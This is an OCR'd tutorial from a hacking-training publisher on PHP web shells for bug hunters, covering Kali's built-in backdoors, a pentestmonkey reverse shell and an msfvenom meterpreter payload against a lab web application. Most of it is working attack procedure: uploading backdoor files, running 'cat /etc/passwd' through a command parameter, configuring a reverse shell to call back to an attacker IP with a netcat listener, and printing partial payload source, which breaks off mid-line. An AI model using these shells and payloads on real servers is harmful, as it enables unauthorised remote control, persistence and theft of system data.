
iGNITE Technologies



Web Shells

PHP WEBSHELLS FOR BUG HUNTERS

WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

1	**Abstract**	**3**
2	**Introduction of PHP Web shells**	**5**
3	**Inbuilt Kali's web shells**	**7**
3.1	**Simplebackdoor.php shell**	**7**
3.2	qsd-php backdoor shell	**10**
3.3	PHP-reverse shell	**12**
4	PHP Backdoor using MSFvenom	**16**
5	**Weevely php web shell**	**19**
6	**PHP_bash web shell**	**22**
7	**About Us**	**25**

Abstract

A web shell is a malicious script used by an attacker with the intent to escalate and maintain persistent access on an already compromised web application. A web shell itself cannot attack or exploit a remote vulnerability, so it is always the second step of an attack. There are the various PHP web Shell uploading technique to take unauthorized access of the webserver by injecting a malicious piece of code that are written in PHP.

Introduction of PHP Web shells

Introduction of PHP Web shells

Web shells are the scripts which are coded in many languages like PHP, Python, ASP, Perl and so on which further use as backdoor for illegitimate access in any server by uploading it on a web server.

The attacker can then directly perform the read and write operation once the backdoor is uploaded to a destination, you can edit any file of delete the server file. Today we are going to explore all kinds of php web shells what-so-ever are available in Kali Linux and so on. So, let's get started.

Kali Linux has inbuilt PHP Scripts for utilizing them as a backdoor to assist Pen-testing work. They are stored inside **/usr/share/webshells/php** and a pen-tester can directory make use of them without wasting time in writing PHP code for the malicious script.

- simple backdoor.php
- qsd-php backdoor web shell
- php-reverse-shell.php


Inbuilt Kali Linux Web shells

Inbuilt Kali's web shells


Simplebackdoor.php shell

Simple-backdoor.php is a kind of web shell that can generate a remote code execution once injected in the web server and script made by "John Troon". It is already accessible in Kali in the/usr/share/web shells/php folder as shown in the pic below and after that, we will run ls -al command to check the permissions given to the files.


```
cd /usr/share/webshells/php
ls -al
```




Now you must discover a way to upload a shell in your application. As we have to do all this Web for Pentesters, so we will first try to upload here simple backdoor php shell which is already available in kali and click on send the file to upload the shell.



As you can see, we have successfully uploaded the malicious php file and received the hyperlink for the uploaded file.




Thus, we try to access simple-backdoor.php and obtain the following output. As we can observe that here "cmd=cat+/etc/passwd" is a clear indication for Remote code execution.



So, let's try and run cat+/etc/passwd to retrieve all the passwords of the server.

```
cmd=cat+/etc/passwd
```


As a result, we have extracted all records of passwd file, hence we can execute any command such as ls, cp and so on therefore we can obtain web shell by exploiting REC.




qsd-php backdoor shell

An exploit of a web shell generally considered as a backdoor that enables an attacker to access and control a server remotely and the qsd-php backdoor shell is a kind of backdoor which provides a platform for executing system command and the wonderful script made by “Daniel Berliner”.


As you can see, we have uploaded the qsd-php-backdoor.php file successfully.




Then try accessing qsd-php-backdoor.php as you did in the previous step and you will find something as shown in the image below. Here you can perform directory traversal and you can also access the Web Server directory directly by entering the command and clicking on the go button.




As you can observe we have accessed the current directory directly without executing any system command.



We can also execute arbitrary system command since this backdoor provides a platform to execute the shell command such cat/etc/passwd, ls -al and much more. We can also run two commands simultaneously and see the result.



As you can see that we have got the result successfully.



PHP-reverse shell

Now its turn to move towards our next php web shell which is php-reverse-shell.php which will open an outbound TCP connection from the webserver to a host and script made by "pentestmonkey". A shell will be attached to the TCP connection (reverse TCP connection). You can run interactive programs such as telnet, ssh etc with this script. It is different from the other Web shells script, through which you can send a single command and then return the output.

For this, we need to open this script through nano


```
nano php-reverse-shell.php
```

Here we need to give the LISTEN_IP (Kali Linux) where we want the connection and LISTEN_PORT number can be set any.


```
// You are encouraged to send comments, improvements or
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to
// The recipient will be given a shell running as the c
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP versio
// Use of stream_select() on file descriptors returned
// Some compile-time options are needed for daemonisati
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.106';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now we need to upload this web shell in order to get the reverse connection. So, we will upload the malicious file and on the other hand start netcat listener inside a new terminal.

We can see that it is uploaded successfully.



Now as soon as you will execute the uploaded file and If all went well, then, the webserver should have thrown back a reverse shell to your netcat listener. And you can verify that we have got the shell successfully.



PHP Backdoor using MSFvenom

PHP Backdoor using MSFvenom


We can also generate a php web shell with the help of msfvenom. We, therefore, write use msfvenom following command for generating malicious php code in raw format.

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.106 lport=4444 R
```

Then copy the code and save it by the name of meter.php

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.106 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.106'; $port = 4444; if (($f = 'stream
_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'strea
